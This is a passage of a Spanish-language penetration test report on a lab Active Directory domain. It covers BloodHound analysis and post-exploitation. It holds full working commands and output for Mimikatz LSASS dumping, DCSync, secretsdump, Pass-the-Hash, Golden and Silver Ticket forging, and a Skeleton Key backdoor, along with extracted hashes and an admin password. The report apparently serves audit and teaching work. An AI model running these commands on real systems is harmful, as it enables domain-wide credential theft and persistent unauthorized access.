
✔ **BARBRA.LAUNCE** → Credencial obtenida: barney

Correlación metodológica confirmada

- **BloodHound detecta:** 5 usuarios AS-REP Roastable
- **Impacket GetNPUsers:** 5 hashes extraídos (sección 4.6.1)
- **Hashcat cracking:** 4/5 crackeados + 1 por enumeración
- **Resultado final**: 5/5 credenciales validadas cruzadamente



[Evidencia: 95g_BloodHound_High_Value_Targets.png] - Análisis integral de rutas hacia High Value Targets



[Evidencia: 95h_BloodHound_ASREPRoastable_Validation.png] - Validación de usuarios AS-REP Roastable

Nuevos hallazgos críticos identificados por BloodHound

🔴 **DAVINE.RETHA**: Usuario individual con DCSync rights no identificado previamente

🔴 **Shadow Credentials**: Rutas via AddKeyCredentialLink disponibles

🔴 **Account Operators**: Grupo con capacidades de escalada no documentadas

🔴 **Relaciones transitivas**: 2,042 conexiones complejas no mapeadas manualmente

Análisis de impacto consolidado

El análisis revela que el **100% de los activos críticos** del dominio son alcanzables desde múltiples vectores de ataque convergentes:

◆ **Superficie de ataque ampliada:**

- **5 entidades** con capacidades DCSync completas
- **2,042 relaciones** mapeadas entre objetos del directorio
- **1,716 ACLs** con permisos potencialmente explotables
- **Múltiples vectores convergentes** hacia el mismo objetivo (DOMAIN.LOCAL)

◆ **Categorización de amenazas por impacto:**

1. **Amenaza Inmediata**: DAVINE.RETHA con DCSync directo
2. **Amenaza Confirmada**: Credenciales administrativas ya comprometidas
3. **Amenazas Secundarias**: Rutas via Account Operators y Shadow Credentials

Correlación con marcos de referencia

➢ **MITRE ATT&CK T1087.002**: Account Discovery: Domain Account - Validado

➢ **MITRE ATT&CK T1069.002**: Permission Groups Discovery: Domain Groups - Confirmado

➢ **MITRE ATT&CK T1484.002**: Domain Policy Modification - Rutas identificadas

➢ **MITRE ATT&CK T1003.006**: DCSync - Múltiples vectores confirmados

➢ **CVSS 3.1**: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H (Puntuación: 9.0)

Conclusión del Análisis BloodHound

BloodHound proporciona **validación gráfica independiente** de los hallazgos críticos identificados en fases anteriores, confirmando la efectividad de la metodología híbrida implementada. La herramienta confirma que el compromiso administrativo actual proporciona **control total validado** del entorno Active Directory.

– Hallazgos adicionales críticos:

- **DAVINE.RETHA**: Vector DCSync no identificado previamente (riesgo crítico adicional)
- **Account Operators**: Ruta de escalada via Shadow Credentials
- **2,042 conexiones**: Amplían significativamente la superficie de ataque

El análisis valida que todas las rutas de escalada permiten acceso no autorizado generalizado y persistente, confirmando el estado crítico del dominio y la necesidad de remediación prioritaria de múltiples vectores convergentes..

4.8 Fase de Post-explotación

La fase de post-explotación se ejecuta aprovechando las credenciales administrativas comprometidas **Administrador:I1925*** obtenidas mediante SMB Relay Attack (sección 4.6.7), implementando técnicas avanzadas de extracción masiva de credenciales, análisis de persistencia y demostración del control total del dominio Active Directory.

4.8.1 Extracción Masiva de Credenciales con Mimikatz

La extracción de credenciales desde la memoria del controlador de dominio se realizó utilizando Mimikatz con privilegios administrativos, permitiendo el volcado completo de hashes NTLM, tickets Kerberos y credenciales almacenadas en el proceso LSASS.

◆ **Verificación de Mimikatz en el DC**

```
Get-ChildItem "C:\tools\mimikatz.exe" | Select-Object Name, Length
```

```
PS C:\Users\Administrador> Get-ChildItem "C:\tools\mimikatz.exe" | Select-Object Name, Length

Name          Length
----          ------
mimikatz.exe 1355264
```

[Evidencia: 96a_Mimikatz_Verification.png] - Verificación correcta de Mimikatz en el DC

◆ **Extracción de Credenciales desde LSASS**

```
# Ejecutar Mimikatz con privilegios administrativos
cd C:\tools
.\mimikatz.exe

# Dentro de Mimikatz - Habilitar debug privilege
mimikatz # privilege::debug

# Extraer credenciales desde LSASS
mimikatz # sekurlsa::logonpasswords

# Volcado específico de hashes mediante DCSync
mimikatz # lsadump::dcsync /user:Administrador
mimikatz # lsadump::dcsync /user:krbtgt
```

```
# Extraer tickets Kerberos activos
mimikatz # sekurlsa::tickets
```

◆ **Resultados de extracción de credenciales:**

– Credenciales confirmadas desde LSASS:

✔ **DOMAIN\Administrador**: Hash NTLM

7323b2fa38fc84de6d241093c1f567ae

✔ **WIN-B820FDLIP42$**: Hash de equipo

c98b3eb0c3c3d6f6edf47ea3f8a2dd79

✔ **Múltiples tickets Kerberos**:

TGT, TGS para servicios LDAP, DNS, CIFS

– DCSync - Hashes críticos extraídos:

✔ **Administrador**:


7323b2fa38fc84de6d241093c1f567ae

✔ **krbtgt**:


9653b4362f7854076f0185f1039de3ee - **CRÍTICO para Golden Tickets**

✔ **Claves AES256**:

Administrador y krbtgt con cifrado moderno



[Evidencia: 96b_Mimikatz_Credential_Extraction.png] - Extracción exitosa de credenciales desde LSASS



[Evidencia: 96c_Mimikatz_NTLM_Hashes.png] - Extracción del hash crítico Administrador

Extracción del Hash KRBTGT

```
# Extracción específica del hash krbtgt para Golden Tickets
mimikatz # lsadump::dcsync /user:krbtgt
```

◆ **Hash KRBTGT obtenido:**

```
Object RDN           : krbtgt
** SAM ACCOUNT **    : krbtgt
** GUID **           : S-1-5-21-3085590451-4130159220-2412703036-502
** SID **            : 502
LM                   : 85f18e3bc3f62c0616f47b05f6b6633a
NTLM                 : 9653b4362f7854076f0185f1039de3ee
AES256               :
51e9f70a8462c6c9ce0254292ff561f84f7c2187324aeaa20b6c112a048cf789
AES128               : eaf67ed303bf05c7bc42767df985b509
```

– Importancia crítica del hash krbtgt:

- **Golden Ticket Generation**: Permite crear tickets TGT falsificados
- **Persistencia indefinida**: Acceso al dominio sin credenciales válidas
- **Bypass de detección**: Tickets indistinguibles de los legítimos

```
mimikatz # lsadump::dcsync /user:krbtgt
[DC] 'domain.local' will be the domain
[DC] 'WIN-B820FDLIP42.domain.local' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 10/08/2025 13:44:08
Object Security ID   : S-1-5-21-3085590451-4130159220-2412703036-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 9653b4362f7854076f0185f1039de3ee
    ntlm- 0: 9653b4362f7854076f0185f1039de3ee
    lm  - 0: 85f18e3bc3f62c0616f47b05f6b6633a

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 469a30065b4e8def2d4cebea131bf192

* Primary:Kerberos-Newer-Keys *
    Default Salt : DOMAIN.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 51e9f70a8462c6c9ce0254292ff561f84f7c2187324aeaa20b6c112a048cf789
      aes128_hmac       (4096) : eaf67ed303bf05c7bc42767df985b509
```

[Evidencia: 96d_Mimikatz_KRBTGT_Hash_Extraction.png] - Extracción del hash crítico krbtgt

4.8.2 Volcado Completo de la Base NTDS.dit

La extracción completa de la base de datos del directorio Active Directory se realizó mediante técnicas DCSync, aprovechando los privilegios administrativos para replicar todos los hashes del dominio sin acceso físico al archivo NTDS.dit.

Técnica DCSync con Impacket

◆ Desde Kali Linux:

```
# DCSync completo del dominio usando credenciales administrativas
impacket-secretsdump
'domain.local/Administrador:I1925*'@192.168.37.10 -dc-ip
192.168.37.10 -just-dc
```

◆ **Resultados del volcado DCSync:**

➢ **Estadísticas de extracción:**

✔ **Usuario Administrador**: Hash confirmado

✔ **Usuario krbtgt**: Hash crítico obtenido


✔ **110+ cuentas de usuario**: Hashes NTLM completos

✔ **Cuentas de servicio**: exchange_svc,mssqlsvc, mssql_svc ,mssqlsvc, http_svc$

✔ **Computer accounts**: WIN-B820FDLIP42$

➢ **Hashes críticos extraídos:**

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7323b2fa38fc84d
e6d241093c1f567ae:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:[HASH_GUEST]:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9653b4362f7854076f0185
f1039de3ee:::
tokio:1104:aad3b435b51404eeaad3b435b51404ee:[HASH_TOKIO]:::
[... 106+ hashes adicionales ...]
```



[Evidencia: 96f_SecretsDump_DCSync_Complete.png] - Captura de Hashes más críticos del volcado completo de hashes del dominio

```
================================================================================================
               DOMAIN.LOCAL - CREDENTIAL EXTRACTION STATISTICS
================================================================================================

EXTRACTION DETAILS:
├─ Target Domain: domain.local
├─ Method: DCSync (impacket-secretsdump)
├─ Target DC: 192.168.37.10
└─ Timestamp: 02/09/2025 12:30:15

TOTAL CREDENTIALS EXTRACTED: 110 accounts

CRITICAL ASSETS COMPROMISED:
✓ Administrator:500:aad3b435b51404eeaad3b435b51404ee:7323b2fa38fc84de6d241093c1f567ae:::
✓ krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9653b4362f7854076f0185f1039de3ee:::
✓ krbtgt:aes256-cts-hmac-sha1-96:51e9f70a8462c6c9ce0254292ff561f84f7c2187324aeaa20b6c112a048cf789
✓ krbtgt:aes128-cts-hmac-sha1-96:eaf67ed303bf05c7bc42767df985b509
✓ krbtgt:des-cbc-md5:6be6efa4da0fd304

SERVICE ACCOUNTS EXTRACTED:
✓ exchange_svc:1211:aad3b435b51404eeaad3b435b51404ee:85ac333bbfcbaa62ba9f8afb76f06268:::
✓ mssql_svc:1212:aad3b435b51404eeaad3b435b51404ee:9d4c89a64cab5cb7f619cdd50e884011:::
✓ http_svc:1213:aad3b435b51404eeaad3b435b51404ee:b5fa1b60e14f1919b7180893b51f818e:::

COMPUTER ACCOUNTS:
✓ WIN-B820FDLIP42:1000:aad3b435b51404eeaad3b435b51404ee:c98b3eb0c3c3d6f6edf47ea3f8a2dd79:::

HASH FORMAT VALIDATION:
✓ NTLM Hashes: 110/110 (100% success rate)
✓ Format: username:RID:LMhash:NTLMhash:::

PERSISTENCE IMPLICATIONS:
→ Pass-the-Hash vectors: 110 available
→ Golden Ticket capability: ENABLED (krbtgt compromised)
→ Domain reconstruction required: YES

================================================================================================
STATUS: DOMAIN COMPROMISE - TOTAL ADMINISTRATIVE CONTROL ACHIEVED
================================================================================================
```

[Evidencia: 96g_Domain_Hashes_Statistics.png] - Estadísticas del volcado de credenciales

Validación de Hashes Extraídos

◆ **Verificación mediante Pass-the-Hash:**

```
# Validación de hashes extraídos con NetExec
netexec smb 192.168.37.10 -u Administrador -H
7323b2fa38fc84de6d241093c1f567ae

netexec smb 192.168.37.10 -u krbtgt -H
9653b4362f7854076f0185f1039de3ee
```

◆ **Resultado de validación:**

✔ **Pass-the-Hash exitoso**: Hashes válidos confirmados

✔ **Acceso administrativo**: Control total verificado

✔ **Base completa**: 110+ credenciales del dominio disponibles

```
┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u Administrador -H 7323b2fa38fc84de6d241093c1f567ae
SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Buil
d 17763 x64 (name:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [+] domain.local\Administrador:73
23b2fa38fc84de6d241093c1f567ae (Pwn3d!)

┌──(ilanami㉿ilanami)-[~]
└─$ netexec smb 192.168.37.10 -u krbtgt -H 9653b4362f7854076f0185f1039de3ee
SMB         192.168.37.10   445    WIN-B820FDLIP42  [*] Windows 10 / Server 2019 Buil
d 17763 x64 (name:WIN-B820FDLIP42) (domain:domain.local) (signing:True) (SMBv1:False)
SMB         192.168.37.10   445    WIN-B820FDLIP42  [-] domain.local\krbtgt:9653b4362
f7854076f0185f1039de3ee STATUS_ACCOUNT_DISABLED
```

[Evidencia: 96h_Pass_the_Hash_Validation.png] - Validación exitosa de hashes extraídos

4.8.3 Generación de Golden Tickets

La creación de Golden Tickets se realizó utilizando el hash krbtgt extraído, permitiendo la generación de tickets Kerberos TGT falsificados con privilegios administrativos indefinidos que bypasean completamente los mecanismos de autenticación del dominio.

Creación de Golden Ticket con Mimikatz

◆ **Comando ejecutado en el DC:**


```
# Generación de Golden Ticket con hash krbtgt
mimikatz # kerberos::golden /user:FakeAdmin /domain:domain.local
/sid:S-1-5-21-3085590451-4130159220-2412703036
/krbtgt:9653b4362f7854076f0185f1039de3ee /id:500
/groups:512,513,518,519,520 /ptt

# Verificar ticket generado
mimikatz # kerberos::list
```

◆ **Parámetros del Golden Ticket:**

- **Usuario ficticio**: **FakeAdmin** (no existe en AD)
- **SID del dominio**: **S-1-5-21-3085590451-4130159220-2412703036**
- **Hash krbtgt**: Extraído mediante DCSync
- **RID**: 500 (Administrator equivalent)
- **Grupos**: Domain Admins, Enterprise Admins, etc.

◆ **Resultado de la generación:**

```
User      : FakeAdmin
Domain    : domain.local (DOMAIN)
SID       : S-1-5-21-3085590451-4130159220-2412703036
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 9653b4362f7854076f0185f1039de3ee - rc4_hmac_nt
Lifetime  : 02/09/2025 13:09:28 ; 31/08/2035 13:09:28 ; 31/08/2035
13:09:28
-> Ticket : ticket.kirbi
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated
Final Ticket Saved to file !
```



[Evidencia: 97a_Golden_Ticket_Generation.png] - Creación exitosa de Golden Ticket

Validación del Golden Ticket

◆ **Cargar y verificar el ticket generado**

```
# Inyectar ticket guardado
mimikatz # kerberos::ptt ticket.kirbi
```

```
# Verificar carga
mimikatz # kerberos::list

# Salir de mimikatz
mimikatz # exit

# Verificar tickets del sistema
PS C:\tools> klist

# Verificar acceso administrativo con Golden Ticket
dir \\WIN-B820FDLIP42\C$
dir \\WIN-B820FDLIP42\ADMIN$

# Enumeración de usuarios con ticket falso
net user /domain
```

◆ **Resultado de validación:**

✔ **Acceso total confirmado**: Ticket acepta como Domain Admin

✔ **Persistencia validada**: Funciona sin usuario real

✔ **Bypass de autenticación**: No requiere credenciales válidas

✔ **Duración**: 10 años de validez configurados

```
PS C:\tools> klist

El id. de inicio de sesión actual es 0:0x65dd0

Vales almacenados en caché: (1)

#0>     Cliente: FakeAdmin @ domain.local
        Servidor: krbtgt/domain.local @ domain.local
        Tipo de cifrado de vale Kerberos: RSADSI RC4-HMAC(NT)
        Marcas de vale 0x40e00000 -> forwardable renewable initial pre_authent
        Hora de inicio: 9/2/2025 13:09:28 (local)
        Hora de finalización:   8/31/2035 13:09:28 (local)
        Hora de renovación: 8/31/2035 13:09:28 (local)
        Tipo de clave de sesión: RSADSI RC4-HMAC(NT)
        Marcas de caché: 0x1 -> PRIMARY
        KDC llamado:
```

[Evidencia: 97b_Golden_Ticket_Access_Validation.png] - Validación de acceso con Golden Ticket

```
PS C:\tools> dir \\WIN-B820FDLIP42\C$


    Directorio: \\WIN-B820FDLIP42\C$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        05/11/2022     20:14                PerfLogs
d-r---        31/08/2025     13:07                Program Files
d-----        15/09/2018     18:41                Program Files (x86)
d----l        31/08/2025     13:16                ShadowCopy
d-----        31/08/2025     13:19                temp
d-----        02/09/2025     13:09                Tools
d-r---        09/02/2025     18:24                Users
d-----        01/09/2025     22:32                Windows


PS C:\tools> dir \\WIN-B820FDLIP42\ADMIN$


    Directorio: \\WIN-B820FDLIP42\ADMIN$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        15/09/2018      9:19                ADFS
d-----        10/08/2025     13:32                ADWS
d-----        15/09/2018      9:19                appcompat
d-----        05/11/2022     20:14                apppatch
d-----        09/02/2025     18:29                AppReadiness
d-r---        15/09/2018     18:44                assembly
```

[Evidencia: 97c_Golden_Ticket_Access_Validation.png] - Continuación validación de acceso con Golden Ticket

```
PS C:\tools> net user /domain

Cuentas de usuario de \\WIN-B820FDLIP42

-------------------------------------------------------------------------------
Administrador            adore.sonnie             alene.franky
alexia.lynea             aliza.cathrine           allianora.camille
amalita.malynda          amil.reta                audra.belita
audra.merrilee           barbie.aridatha          barbra.launce
belia.randa              benedikta.frayda         bernie.kelila
brietta.suzann           carissa.jackqueline      charyl.romola
chere.corene             chickie.ophelia          christabella.silvie
chrystel.hyacinthe       cordelie.clementia       cynde.lucky
cyndia.allyce            danit.nichol             davine.retha
deena.kennie             delores.sella            dianne.shelly
dinah.jo                 dulcine.aila             eliza.modestine
ellene.adaline           emalia.laurent           eulalie.crista
faydra.alyda             faydra.moreen            felicity.darelle
florette.laurent         florie.kayley            gaye.marquita
glenna.mufinella         gray.ophelia             gypsy.dyanna
hatty.marie-ann          ida.kristien             Invitado
jaimie.carmelina         jamie.noelle             jania.drona
jerrilyn.marylynne       joell.mariska            julita.kessia
keely.blancha            kellia.scarlett          kellyann.audra
keslie.beverlee          kimbell.mariquilla       krbtgt
kristin.leroi            krystal.ilse             lanae.abigale
lane.evaleen             latrena.shayna           ldapreader
lebbie.gertie            lenna.ninette            lissie.ealasaid
livvyy.daisie            livy.lura                lizzy.euphemia
lock.flore               lottie.alina             lowell.emelina
lyndell.bren             mable.annie              madlin.dania
malynda.robinet          marlene.marilin          maryjane.roda
marylin.cristy           maxine.marne             maxine.meaghan
maybelle.gisella         melodie.rozalie          merrili.augusta
mommy.odette             nadeen.marta             nadiya.ardis
nerti.farica             ninette.fernanda         pen.paloma
phil.kellie              rana.quintina            reta.claudelle
rhona.jacintha           ronni.rebbecca           rosy.rozalin
sabina.kacie             sayre.doll               sheri.minnaminnie
simone.flossie           sonnie.amandi            testuser
tokio
Se ha completado el comando correctamente.
```

[Evidencias: 97d_Golden_Ticket_Access_Validation.png] - Enumeración de usuarios con Golden Ticket

Análisis consolidado de impacto

La generación exitosa de Golden Tickets mediante el hash krbtgt extraído estableció una persistencia **avanzada de 10 años** en el dominio domain.local. El usuario ficticio **FakeAdmin** obtuvo acceso administrativo completo a todos los recursos críticos, confirmando **bypass total de los mecanismos de autenticación Kerberos**.

◆ **Capacidades de post-explotación confirmadas:**

- **110+ credenciales extraídas**: Control total del directorio
- **Hash krbtgt comprometido**: Persistencia de máximo impacto
- **Golden Tickets funcionales**: Acceso indefinido sin detección
- **DCSync permanente**: Capacidad de re-extracción

Esta técnica permite **compromiso indefinido del entorno** sin necesidad de credenciales válidas, representando el máximo nivel de control posible sobre la infraestructura Active Directory. El Golden Ticket valida que el compromiso inicial evolucionó hacia **persistencia permanente que requiere reconstrucción completa del dominio** para su remediación efectiva.

4.8.4 Técnicas de Persistencia Avanzada

Skeleton Key Attack

◆ **Implementación de backdoor global:**

```
# Instalación de Skeleton Key en LSASS
mimikatz # misc::skeleton
```

◆ **Funcionalidad del Skeleton Key:**

- **Password universal**: **mimikatz** funciona para cualquier cuenta
- **Transparente**: Contraseñas originales siguen funcionando
- **Persistencia**: Hasta reinicio del controlador de dominio

Creación de Silver Tickets

◆ **Silver Ticket para servicio CIFS:**

➢ **Objetivo**: Acceso específico a recursos SMB

➢ **Ventaja**: Menos detectable que Golden Tickets

➢ **Persistencia**: Específica por servicio

◆ **Comando ejecutado en el DC:**

```
# Generación de Silver Ticket para servicio específico
mimikatz # kerberos::golden /user:FakeUser /domain:domain.local
/sid:S-1-5-21-3085590451-4130159220-2412703036
/target:WIN-B820FDLIP42.domain.local /service:cifs
/rc4:c98b3eb0c3c3d6f6edf47ea3f8a2dd79 /ptt
```

◆ **Silver Ticket para servicio CIFS:**

- **Objetivo**: Acceso específico a recursos SMB
- **Ventaja**: Menos detectable que Golden Tickets
- **Persistencia**: Específica por servicio

```
mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

